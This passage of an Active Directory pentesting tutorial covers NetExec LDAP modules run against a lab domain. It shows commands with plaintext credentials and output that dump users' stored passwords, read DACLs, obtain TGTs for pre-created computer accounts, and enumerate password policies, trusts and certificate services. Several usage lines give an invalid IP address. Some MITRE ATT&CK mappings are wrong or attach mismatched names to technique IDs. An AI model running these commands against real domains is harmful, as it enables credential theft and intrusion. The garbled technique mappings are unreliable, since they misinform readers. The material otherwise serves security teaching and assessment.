DACLREAD    192.168.1.48    389    DC                  Object type (GUID)      : User-Logon (5f202010-79a5-11d0-9020-00c04fc2d4cf)
DACLREAD    192.168.1.48    389    DC                  Inherited type (GUID)   : inetOrgPerson (4828cc14-1437-45bc-9b07-ad6f015e5f28)
DACLREAD    192.168.1.48    389    DC                  Trustee (SID)           : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD    192.168.1.48    389    DC              ACE[3] info
DACLREAD    192.168.1.48    389    DC                  ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD    192.168.1.48    389    DC                  ACE flags               : None
DACLREAD    192.168.1.48    389    DC                  Access mask             : ReadProperty
DACLREAD    192.168.1.48    389    DC                  Flags                   : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD    192.168.1.48    389    DC                  Object type (GUID)      : User-Logon (5f202010-79a5-11d0-9020-00c04fc2d4cf)
DACLREAD    192.168.1.48    389    DC                  Inherited type (GUID)   : User (bf967aba-0de6-11d0-a285-00aa003049e2)
DACLREAD    192.168.1.48    389    DC                  Trustee (SID)           : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD    192.168.1.48    389    DC              ACE[4] info
DACLREAD    192.168.1.48    389    DC                  ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD    192.168.1.48    389    DC                  ACE flags               : None
```

Explanation:

- -M daclread: Reads the DACL of the specified target.
- -o TARGET=Administrator ACTION=read: Specifies the target object (e.g., “Administrator”) and the action to be performed (read the DACL).

MITRE ATT&CK Mapping:

T1074 – Data Staged (collecting information about DACLs for privilege escalation).

Get User Passwords

Purpose: This command retrieves user passwords, which can be critical for offline cracking or further attacks.

nxc ldap 192.168.1.481 -M get-userPassword

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-userPassword
SMB         192.168.1.48    445    DC              [*] Windows 10 / Server 2019 Build 17763 x64 (
LDAP        192.168.1.48    389    DC              [+] ignite.local\raj:Password@1
GET-USER ...  192.168.1.48    389    DC              [+] Found following users:
GET-USER ...  192.168.1.48    389    DC              User: aarti userPassword: ['Password@987']
```

MITRE ATT&CK Mapping:

T1003 – OS Credential Dumping.

Get Unix User Password

Purpose: This command retrieves passwords for Unix-based systems if integrated with AD. It is useful for assessing whether Unix accounts are vulnerable to attacks such as Pass-the-Hash.

nxc ldap 192.168.1.481 -M get-unixUserPassword

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-unixUserPassword
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (na
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
GET-UNIX ... 192.168.1.48   389    DC               [+] Found following users:
GET-UNIX ... 192.168.1.48   389    DC               User: aarti unixUserPassword: ['Admin@123987']
```

MITRE ATT&CK Mapping:

T1003.003 – OS Credential Dumping: Unix.

Password Settings Objects (PSO)

Purpose: This command retrieves the **Password Settings Objects** (PSO), which are used to define password policies in AD. If misconfigured, these could allow an attacker to bypass certain password requirements.

nxc ldap 192.168.1.48 -u administrator -p Ignite@987 -M pso

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u administrator -p Ignite@987 -M pso
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (n
LDAP        192.168.1.48    389    DC               [+] ignite.local\administrator:Ignite@987 (Pwn3
PSO         192.168.1.48    389    DC               [+] Attempting to enumerate policies ...
PSO         192.168.1.48    389    DC               2 PSO Objects found!
PSO         192.168.1.48    389    DC
PSO         192.168.1.48    389    DC               [+] Attempting to enumerate objects with an app
PSO         192.168.1.48    389    DC               [+] Attempting to enumerate details ...
PSO         192.168.1.48    389    DC               Policy Name: HR Password Policy
PSO         192.168.1.48    389    DC               Minimum Password Length: 7
PSO         192.168.1.48    389    DC               Minimum Password History Length: 24
PSO         192.168.1.48    389    DC               Lockout Threshold: 0
PSO         192.168.1.48    389    DC               Observation Window: 30 minutes
PSO         192.168.1.48    389    DC               Lockout Duration: 30 minutes
PSO         192.168.1.48    389    DC               Complexity Enabled: TRUE
PSO         192.168.1.48    389    DC               Minimum Password Age: 1 days
PSO         192.168.1.48    389    DC               Maximum Password Age: 42 days
PSO         192.168.1.48    389    DC               Reversible Encryption: FALSE
PSO         192.168.1.48    389    DC               Precedence: 10 (Lower is Higher Priority)
PSO         192.168.1.48    389    DC               Policy Applies to:
PSO         192.168.1.48    389    DC
PSO         192.168.1.48    389    DC               Policy Name: Sales Group Policy
PSO         192.168.1.48    389    DC               Minimum Password Length: 15
PSO         192.168.1.48    389    DC               Minimum Password History Length: 24
PSO         192.168.1.48    389    DC               Lockout Threshold: 3
PSO         192.168.1.48    389    DC               Observation Window: 30 minutes
PSO         192.168.1.48    389    DC               Lockout Duration: 30 minutes
PSO         192.168.1.48    389    DC               Complexity Enabled: TRUE
PSO         192.168.1.48    389    DC               Minimum Password Age: 1 days
PSO         192.168.1.48    389    DC               Maximum Password Age: 42 days
PSO         192.168.1.48    389    DC               Reversible Encryption: FALSE
PSO         192.168.1.48    389    DC               Precedence: 11 (Lower is Higher Priority)
PSO         192.168.1.48    389    DC               Policy Applies to:
PSO         192.168.1.48    389    DC
```

MITRE ATT&CK Mapping:

T1071 – Application Layer Protocol: LDAP (retrieving password policies).

Trusts Enumeration

Purpose: Enumerates trust relationships between different domains, which can be useful for lateral movement and attacking interconnected domains.

nxc ldap 192.168.1.481 -M enum_trusts

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M enum_trusts
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
ENUM_TRUSTS 192.168.1.48    389    DC               [+] Found the following trust relationships:
ENUM_TRUSTS 192.168.1.48    389    DC               ignitelab.local → Bidirectional → Other
```

MITRE ATT&CK Mapping:

T1076 – Remote Desktop Protocol (RDP) (used for lateral movement once trust relationships are identified).

Identifying Pre-Created Computer Accounts

Purpose: This command identifies pre-created computer accounts that could be used for bypassing security controls or creating rogue machines on the network.

nxc ldap 192.168.1.481 -M pre2k

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M pre2k
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
PRE2K       192.168.1.48    389    DC               Pre-created computer account: DEMO$
PRE2K       192.168.1.48    389    DC               Pre-created computer account: PC1$
PRE2K       192.168.1.48    389    DC               [+] Found 2 pre-created computer accounts. Sa
PRE2K       192.168.1.48    389    DC               [+] Successfully obtained TGT for demo@ignite
PRE2K       192.168.1.48    389    DC               [+] Successfully obtained TGT for pc1@ignite.
PRE2K       192.168.1.48    389    DC               [+] Successfully obtained TGT for 2 pre-creat
```

MITRE ATT&CK Mapping:

T1077 – Windows Admin Shares.

Active Directory Certificate Services (ADCS)

Purpose: ADCS can be exploited to issue certificates for unauthorized machines. This command checks for misconfigurations or exploitable configurations within ADCS.

nxc ldap 192.168.1.481 -M adcs

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M adcs
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
ADCS        192.168.1.48    389    DC               [*] Starting LDAP search with search filter '
ADCS        192.168.1.48    389    DC               Found PKI Enrollment Server: DC.ignite.local
ADCS        192.168.1.48    389    DC               Found CN: ignite-DC-CA
```

MITRE ATT&CK Mapping:

T1553.003 – Application Layer Protocol: SMB.

Conclusion

The Active Directory Pentesting Using Netexec approach provides a command-based methodology for AD pentesting. Consequently, it can help identify misconfigurations, discover critical attack paths, and validate vulnerabilities. This tool plays a crucial role in the process of assessing the security posture of an Active Directory environment and can be used for both red team operations and vulnerability assessments.

By understanding the purpose and usage of each Netexec command, penetration testers can effectively map their attacks to the MITRE ATT&CK framework, ensuring that the assessment is thorough and aligned with industry-standard tactics, techniques, and procedures (TTPs).

Author: Pradnya Pawar is an InfoSec researcher and Security Tech Lead. Contact **here**